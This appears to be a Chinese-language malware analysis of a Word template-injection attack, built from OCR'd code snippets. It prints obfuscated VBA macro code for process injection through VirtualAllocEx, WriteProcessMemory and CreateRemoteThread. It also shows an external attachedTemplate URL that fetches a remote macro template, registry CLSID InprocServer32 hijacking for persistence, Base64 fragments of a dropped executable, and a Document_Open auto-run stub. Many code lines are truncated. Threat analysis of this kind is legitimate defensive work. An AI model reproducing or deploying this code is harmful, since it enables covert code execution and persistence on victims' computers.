            Dim yad0AwDV90pBOcRtk0fiMGE7aQqX80I76XLXObzM As Long
            Dim rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo As Long
        #End If

        Dim XB61y8a9xUpVzPGL3_3ei1nWEk7u6ti3uePvALCZ As Long
        Dim LvH_AKE68UgqnqYrgdX97fDCXzbjh7bpLiswZ4vS As Long
        Dim Ikc6VKXY8GIvThZvT521zlPOISG5YrscJ5rN3wHc As Long
        Dim DebCqHytjYDU2ujnvbo34S_HdwNNQbrmpQpk9dB1 As Long

        #If VBA7 And Win64 Then
            Dim 1cMOOzaeN4hT8D8LeuoVVKD8yguc5ZdiAmJT6_TE As String
            Dim mxOMUxeMIE5GPH7BzDuy4Y9OR_jMVfFfBLzmJSeZ As PROCESS_INFORMATION
            Dim ypwOWcJfbaYyY1KAS2t1soMufD40RdWHhBnQX3wN As STARTUPINFO
            Dim JIlHpY7plUrBLmGL5WRcAkcdebxZVJuqkfgf0ouw As Boolean
            Dim TOfWKwsnLebVvdGprVJx6o5ShGUA_eDQlGr7tteJ As String
            Dim OSCKJJkjOvbB59NvVnF4CTowBlzPNxXZG_KfMm9x As Long
            Dim Uhwqr5hdrjelQxI5P9ruoiWFnITgobuYZnPQ5TGI As String
            Dim Yf2W1M8yfK14VUECmS2Jc1QgQgmtKTOXtKw8f_jC As String
            Dim lBAv32LcTWc50a7Wu58navyszcV6pxJze6J0jUtz As LongPtr
            Dim BnWRmRbvSPLGdMoR47XR7FOlcESHs7CADANNzG5I As LongPtr
            Dim hpZAarD17RdZ2nJymtoC_Jt7Cx9KMKvn2urBvtAM As LongPtr
            Dim x2w9oimEvilYPXazWRZChUfnlQXxX82UTD4YckKj As LongPtr
            Dim cvetpxz5jSFFvZvEN80xl0Imgs4cTdmC7FqMGMZ0() As Byte
            Dim hSe4uooV7qa4ybYoOSdXumc6v2yQxKZ09_guzDTT As Long
            Dim XC8wMas7GlQr3r1vNG1Unz_deNPe8_DV5mvfqSDg As Long

            Application.DisplayAlerts = False

            ypwOWcJfbaYyY1KAS2t1soMufD40RdWHhBnQX3wN.cb = Len(ypwOWcJfbaYyY1KAS2t1soMufD40RdWHhBnQX3wN)
            TOfWKwsnLebVvdGprVJx6o5ShGUA_eDQlGr7tteJ = Space(1024)
            Uhwqr5hdrjelQxI5P9ruoiWFnITgobuYZnPQ5TGI = vyVERJOU4LuyZDNsTY3YDAVHPP7Dpl5ddOM4bdgY
            Yf2W1M8yfK14VUECmS2Jc1QgQgmtKTOXtKw8f_jC = xju9etBY8naPSrcVDdP2CbuKFhjbSJhGH5qk5Ltm
            OSCKJJkjOvbB59NvVnF4CTowBlzPNxXZG_KfMm9x = WOBoM5PyXRxOsjTxXQ5b5yK_THWQ65_eLXVZiXzp(Uhwqr5hdrjelQxI5P9ruoiWFnITgobuYZnPQ5TGI, TOfWKwsnLebVvdGprVJx6o5ShGUA_eDQlGr7tteJ, OSCKJJkjOvbB59NvVnF4CTowBlzPNxXZG_KfMm9x)
            TOfWKwsnLebVvdGprVJx6o5ShGUA_eDQlGr7tteJ = Replace(TOfWKwsnLebVvdGprVJx6o5ShGUA_eDQlGr7tteJ, vbNullChar, Yf2W1M8yfK14VUECmS2Jc1QgQgmtKTOXtKw8f_jC)
            1cMOOzaeN4hT8D8LeuoVVKD8yguc5ZdiAmJT6_TE = RTrim(TOfWKwsnLebVvdGprVJx6o5ShGUA_eDQlGr7tteJ)
```



```
#End If

    Set dau1ahlNCRsYodlnPLuY9p5q6v8M1SPSLtQsHtzo = ActiveDocument

    WyAOhjhtK3vlhwc044WF8zMK2BcWoUGmb61DP59N = ThisDocument.Paragraphs(ThisDocument.Paragraphs.Count - 2).Range.Text
    sOHEUtSCW9iORKhNz91NkOtdnG6oVdzkOPrHh5y6 = 0
    AmTgJas3mFOUpXp8GWV8XQeZ4os6_oLx4Mwji_Qm = 0
    MiAAf__1XNcoOuEkOyKUuZJrztF_zKpyhqAqMuKW = Len(WyAOhjhtK3vlhwc044WF8zMK2BcWoUGmb61DP59N) - 1
    For v_i = 1 To MiAAf__1XNcoOuEkOyKUuZJrztF_zKpyhqAqMuKW Step 2
        If (AmTgJas3mFOUpXp8GWV8XQeZ4os6_oLx4Mwji_Qm >= 640) Then
            Dim cTshmAlafSKTXg6NcmNvYuA5TFtKT74vqt1yHegQ As Long
            cTshmAlafSKTXg6NcmNvYuA5TFtKT74vqt1yHegQ = 0
            #If VBA7 And Win64 Then
                JIlHpY7plUrBLmGL5WRcAkcdebxZVJuqkfgf0ouw = d8b06Dq48hwbVNJMq1w4up9IgrV4bexwplxRun3Y(rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo, ByVal (Gk9ylwZD1xwsDJPgkm6h6d_9i3LiZVnH1H
                If (JIlHpY7plUrBLmGL5WRcAkcdebxZVJuqkfgf0ouw = False) Then
                    WI_cwf_FyDmV49Opv7sdp8vDp1hv5rKIskgT1OH_ = GetLastError
                End If
            #Else
                B34qsCHy9NRCsYCsltgdmuIIAYO1jAvuCWbhW2MM = IOp2WQBLvma9htlq9T9XQ2mhIQFpi9Rc1U1viQEk(ByVal (Gk9ylwZD1xwsDJPgkm6h6d_9i3LiZVnH1HAOzcfa + sOHEUtSCW9iORKhNz91NkOtdnG6oVdzk0
            #End If
            sOHEUtSCW9iORKhNz91NkOtdnG6oVdzkOPrHh5y6 = sOHEUtSCW9iORKhNz91NkOtdnG6oVdzkOPrHh5y6 + AmTgJas3mFOUpXp8GWV8XQeZ4os6_oLx4Mwji_Qm
            AmTgJas3mFOUpXp8GWV8XQeZ4os6_oLx4Mwji_Qm = 0
        End If
        dF2YnuBfg2oDyVfnLRZH6m5Rn89auAZ_W8ruyOmz = Mid(WyAOhjhtK3vlhwc044WF8zMK2BcWoUGmb61DP59N, v_i, 1)
        jSjQIOTttAVmd8eAcZi6mrP5PVuIMwbQQgVs7V_3 = Mid(WyAOhjhtK3vlhwc044WF8zMK2BcWoUGmb61DP59N, v_i + 1, 1)
        yeWUSuLmb7YJrfZT3d1OwaIXp4wXdMth_fA7vWek = xJ4KjQ80qPoHxenT7CCgB5R7HmczUJ_AAWQ2NVoP(dF2YnuBfg2oDyVfnLRZH6m5Rn89auAZ_W8ruyOmz)
        FWGbnznOIeBwqrnmZ7OSKcVqEhUcx8IuBz718Y24 = xJ4KjQ80qPoHxenT7CCgB5R7HmczUJ_AAWQ2NVoP(jSjQIOTttAVmd8eAcZi6mrP5PVuIMwbQQgVs7V_3)
        GSvElkC9wp8Mx2PK7VblJ14ZVsQEq5RG6zt5kADL = yeWUSuLmb7YJrfZT3d1OwaIXp4wXdMth_fA7vWek * 16 + FWGbnznOIeBwqrnmZ7OSKcVqEhUcx8IuBz718Y24
        AmTgJas3mFOUpXp8GWV8XQeZ4os6_oLx4Mwji_Qm = AmTgJas3mFOUpXp8GWV8XQeZ4os6_oLx4Mwji_Qm + 1
        jWvrgSIxkipy2yct1fx5Gbfzy7WSjld15WxPItaM(AmTgJas3mFOUpXp8GWV8XQeZ4os6_oLx4Mwji_Qm) = GSvElkC9wp8Mx2PK7VblJ14ZVsQEq5RG6zt5kADL
    Next v_i

    If (AmTgJas3mFOUpXp8GWV8XQeZ4os6_oLx4Mwji_Qm <> 0) Then
        #If VBA7 And Win64 Then
            JIlHpY7plUrBLmGL5WRcAkcdebxZVJuqkfgf0ouw = d8b06Dq48hwbVNJMq1w4up9IgrV4bexwplxRun3Y(rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo, ByVal (Gk9ylwZD1xwsDJPgkm6h6d_9i3LiZVnH1HAOz
            If (JIlHpY7plUrBLmGL5WRcAkcdebxZVJuqkfgf0ouw = 0) Then
                MsgBox "Funk"
            End If
        #Else
```




```
    Next v_i

    If (AmTgJas3mFOUpXp8GWV8XQeZ4os6_oLx4Mwji_Qm <> 0) Then
        #If VBA7 And Win64 Then
            JIlHpY7plUrBLmGL5WRcAkcdebxZVJuqkfgf0ouw = d8b06Dq48hwbVNJMq1w4up9IgrV4bexwplxRun3Y(rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo, ByVal (Gk9ylwZD1xwsDJPgkm6h6d_9i3LiZVnH1HAOzcfa + sOHEUtSCW9iORKhNz91NkOtdnG6oVdzkOPr
            If (JIlHpY7plUrBLmGL5WRcAkcdebxZVJuqkfgf0ouw = 0) Then
                MsgBox "Funk"
            End If
        #Else
            B34qsCHy9NRCsYCsltgdmuIIAYO1jAvuCWbhW2MM = IOp2WQBLvma9htlq9T9XQ2mhIQFpi9Rc1U1viQEk(ByVal (Gk9ylwZD1xwsDJPgkm6h6d_9i3LiZVnH1HAOzcfa + sOHEUtSCW9iORKhNz91NkOtdnG6oVdzkOPrHh5y6), ByVal VarPtr(jWvrgSIxkipy2yct1fx5G
        #End If
        sOHEUtSCW9iORKhNz91NkOtdnG6oVdzkOPrHh5y6 = sOHEUtSCW9iORKhNz91NkOtdnG6oVdzkOPrHh5y6 + AmTgJas3mFOUpXp8GWV8XQeZ4os6_oLx4Mwji_Qm
    End If

End Sub

Private Function vyVERJOU4LuyZDNsTY3YDAVHPP7Dpl5ddOM4bdgY() As String
    Dim G6geISLbetHZdc1IjmoI7Bi7NettfA6Z5YPReln1 As String
    Dim Uhwqr5hdrjelQxI5P9ruoiWFnITgobuYZnPQ5TGI As String
    Uhwqr5hdrjelQxI5P9ruoiWFnITgobuYZnPQ5TGI = ""
    G6geISLbetHZdc1IjmoI7Bi7NettfA6Z5YPReln1 = Chr(&H72 Xor &H57)
```




```
    Private Declare PtrSafe Function cUTl3PLCiV_uYqeCuiZqPDnYmyZT2VZH3j7kP3je Lib "kernel32" Alias "CreateRemoteThread" (ByVal rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo As LongPtr, lpThreadAttributes As
    Private Declare PtrSafe Function KxhhzOvMdyTdyOVAyWZwQTAoXirEiVNq_LGhm6px Lib "kernel32" Alias "VirtualAllocEx" (ByVal rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo As LongPtr, ByVal lpAddress As LongPt
    Private Declare PtrSafe Function IOp2WQBLvma9htlq9T9XQ2mhIQFpi9Rc1U1viQEk Lib "kernel32" Alias "RtlMoveMemory" (ByVal Destination As LongPtr, ByRef Source As Any, ByVal Length As LongPtr) As LongPt
    Private Declare PtrSafe Function Ob7FPrKIx3m3GvIGE815absmvY7nrR7keQ9FVHsg Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal 1cMOOzaeN4hT8D8LeuoVVKD8yguc5ZdiAmJT6_TELin
    Private Declare PtrSafe Function rBb5ZZPHFxX8yBXJH9jMZGbaAVuqxYhwdsqJbaKY Lib "kernel32" Alias "CreateProcessW" (ByRef lpApplicationName As Any, ByRef 1cMOOzaeN4hT8D8LeuoVVKD8yguc5ZdiAmJT6_TELine A
    Private Declare PtrSafe Function d8b06Dq48hwbVNJMq1w4up9IgrV4bexwplxRun3Y Lib "kernel32" Alias "WriteProcessMemory" (ByVal rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo As LongPtr, ByVal lpBaseAddress A
    Private Declare PtrSafe Function vpigr5BqKEjaFGuP_uxFIlUVK_MAfTi2YxA47Thb Lib "kernel32" Alias "WaitForSingleObject" (ByVal hHandle As LongPtr, ByVal dwMilliseconds As Long) As Long
    Private Declare PtrSafe Function QulyVnSKRKSOPog9woysj1bRmgd75pI6dnQdOm_m Lib "kernel32" Alias "OpenProcess" (ByVal dwDesiredAccess As Long, ByVal bInheritHandle As Long, ByVal dwProcessId As Long)
    Private Declare PtrSafe Function qhazGsn4vlTnA8rpyOOQMTlluvnRkwscrL2mqjf4 Lib "ntdll" Alias "RtlCreateUserThread" (ByVal rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo As LongPtr, lpSecurityDescriptor As
    Private Declare PtrSafe Function WOBoM5PyXRxOsjTxXQ5b5yK_THWQ65_eLXVZiXzp Lib "kernel32" Alias "ExpandEnvironmentStringsA" (ByVal lpSrc As String, ByVal lpDst As String, nSize As Long) As Long
    Private Declare PtrSafe Function GRVuYEK8TvpBe4_o4Bw59ZqRSj2voUg_gGvfCf1e Lib "advapi32" Alias "OpenProcessToken" (ByVal ProcessHandle As LongPtr, ByVal DesiredAccess As Integer, ByRef TokenHandle
    Private Declare PtrSafe Function XOYCGpOHYwVHrtgIq4DFCeKZfqkxAKNPAh9m1Pas Lib "advapi32" Alias "DuplicateTokenEx" (ByVal ExistingTokenHandle As LongPtr, ByVal dwDesiredAccess As Long, ByRef lpThrea
    Private Declare PtrSafe Function jmxT_zxNqOPxDnDI3_ng5s6dK57akUGCUalfHRZG Lib "userenv" Alias "CreateEnvironmentBlock" (ByRef x2w9oimEvilYPXazWRZChUfnlQXxX82UTD4YckKj As LongPtr, ByVal hToken As Lo
    Private Declare PtrSafe Function Sy7NWebcFri1rVnRgl9Usosw7cFt2n1c1Hoxkjhv Lib "kernel32" Alias "GetCurrentProcess" () As LongPtr

Else
```

模板注入文档攻击



```
  <?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
- <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://office.allsafebrowsing.com/fdsw.png" TargetMode="External" />
  </Relationships>
```




正在与服务器联系以获取信息。

© 2010 Microsoft Corporation。保留所有权利。


模板注入文档攻击，是近期较为新颖的攻击方式，依托原本的微软功能实现了宏代码云下载，具备无文件的特性以及很好的免杀效果，样本启动后会去指定的服务器拉去指定的模板，存在TargetMode字段则会加载远程模板，如果不存在则加载本地模板。

模板注入文档攻击

fdsw.png为模板类型，其中包含宏代码，该宏代码首先会根据是否存在syswow64/cmd.exe判断系统是32位还是64位，并且根据系统位数不同，选择不同的位置写入注册表劫持CSID,被劫持的CSID都为{2DEA658F-54C1-4227-AF9B-260AB5FC3



```
iCheck = False

If (fsoCheck.FileExists("C:\Windows\SysWOW64\cmd.exe") = True) Then
    iCheck = True
Else
    iCheck = False
End If

If iCheck = True Then
    Dim wsh As Object
    Set wsh = VBA.CreateObject("WScript.Shell")
    Dim waitOnReturn As Boolean: waitOnReturn = True
    Dim windowStyle As Integer: windowStyle = 0
    wsh.Run "cmd.exe /S /C reg add  HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32 /ve /t REG_SZ /d
Else
    If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\") = False Then
        myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\", "", "REG_SZ"
    Else
    End If
```




```
If iCheck = True Then
    Dim wsh As Object
    Set wsh = VBA.CreateObject("WScript.Shell")
    Dim waitOnReturn As Boolean: waitOnReturn = True
    Dim windowStyle As Integer: windowStyle = 0
    wsh.Run "cmd.exe /S /C reg add  HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32 /ve /t REG_SZ /d " & sAppDataNew & " /f /reg:64", windowStyle, waitOnReturn
Else
    If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\") = False Then
        myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\", "", "REG_SZ"
    Else
    End If
    If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32\") = False Then
        If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\") = False Then
            myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\", "", "REG_SZ"
        Else
        End If
        myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32\", sAppDataNew, "REG_SZ"
    Else
    End If
End If
Dim b As String
Dim a As String
Dim tableNew As Table
Set tableNew = ActiveDocument.Tables(1)
```


模板注入文档攻击

被劫持的模块是用来播放声音的，随后将文件从Word正文中取出来，经过Base64解码，释放到%appdata%\main_background.png目录下。

DQ0KJAAAAAAAAAAqpnrWbscUhW7HFIVuxxSF2lvlhWfHFIXaW+eFG8c
Uhdpb5oV2xxSFVZkXhHzHFIVVmRGEdMcUhVWZEIR+xxSFZ7+HhW3HFI
VuxxWFNccUhfyZHYRvxxSF/JnrhW/HFIVux4OFb8cUhfyZFoRvxxSFUmlja
G7HFIUAAAAAAAAAAAAAAAAAAAAAAAAAAAAABQRQAATAEGADd
kclsAAAAAAAAAAOAAAiELAQ4AAKIAAADwAwAAAAAAwhMAAAAQAA
AAwAAAAAAAEAAQAAAAAgAABQABAAAAAAAFAAEAAAAAAAADgBAAA
BAAAAAAAAAIAQAEAABAAABAAAAAAEAAAEAAAAAAAAABAAAAAAAA
AAAAAAKQQAQAoAAAAAMAEAEgCAAAAAAAAAAAAAAAAAAAAAAAAA
ANAEALQNAADACQEAOAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAPgJAQBAAAAAAAAAAAAAAAAAAwAAAHAEAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAC50ZXh0AAAAC6EAAAAQAAAAogAAAAQAAA
AAAAAAAAAAAAAAAACAAAGAucmRhdGEAAPhWAAAAwAAAAFgAAAC
DQ0KJAAAAAAAAAAAjfZU3Zxz7ZGcc+2RnHPtk04AKZGMc+2TTgAhkEhz7
ZNOACWRqHPtkXEL4ZW8c+2RcQv5lfhz7ZFxC/2V3HPtkbmRoZGQc+2R
nHPpkORz7ZPVC8mVmHPtk9UIEZGYc+2RnHGxkZhz7ZPVC+WVmHPtkU
mljaGcc+2QAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABQRQAAZIYHA
DxkclsAAAAAAAAAAPAAIiALAg4AAJ4AAADmAwAAAAAAcBQAAAAQAA
AAAACAAQAAAAAQAAAAAgAABQACAAAAAAAFAAIAAAAAAAADQBAAA
BAAAAAAAAAIAYAEAABAAAAAAAAAAQAAAAAAAAAAAAQAAAAAAAAEA
AAAAAAAAAAAAAQAAAAAAAAAAAAAAAABoLwEAKAAAAACwBABIAgAAA
JAEAKgMAAAAAAAAAAAAAAADABAAMBgAAkCEBADgAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAADQIQEAlAAAAAAAAAAAAAAAAAALAAAE
gCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAAAPCd
AAAAEAAAAJ4AAAAEAAAAAAAAAAAAAAAAAAAAAAgAABgLnJkYXRhAAAch




```
Private Sub Document_Open()
    On Error Resume Next
    Dim sAppData As String
    sAppData = Environ("APPDATA")
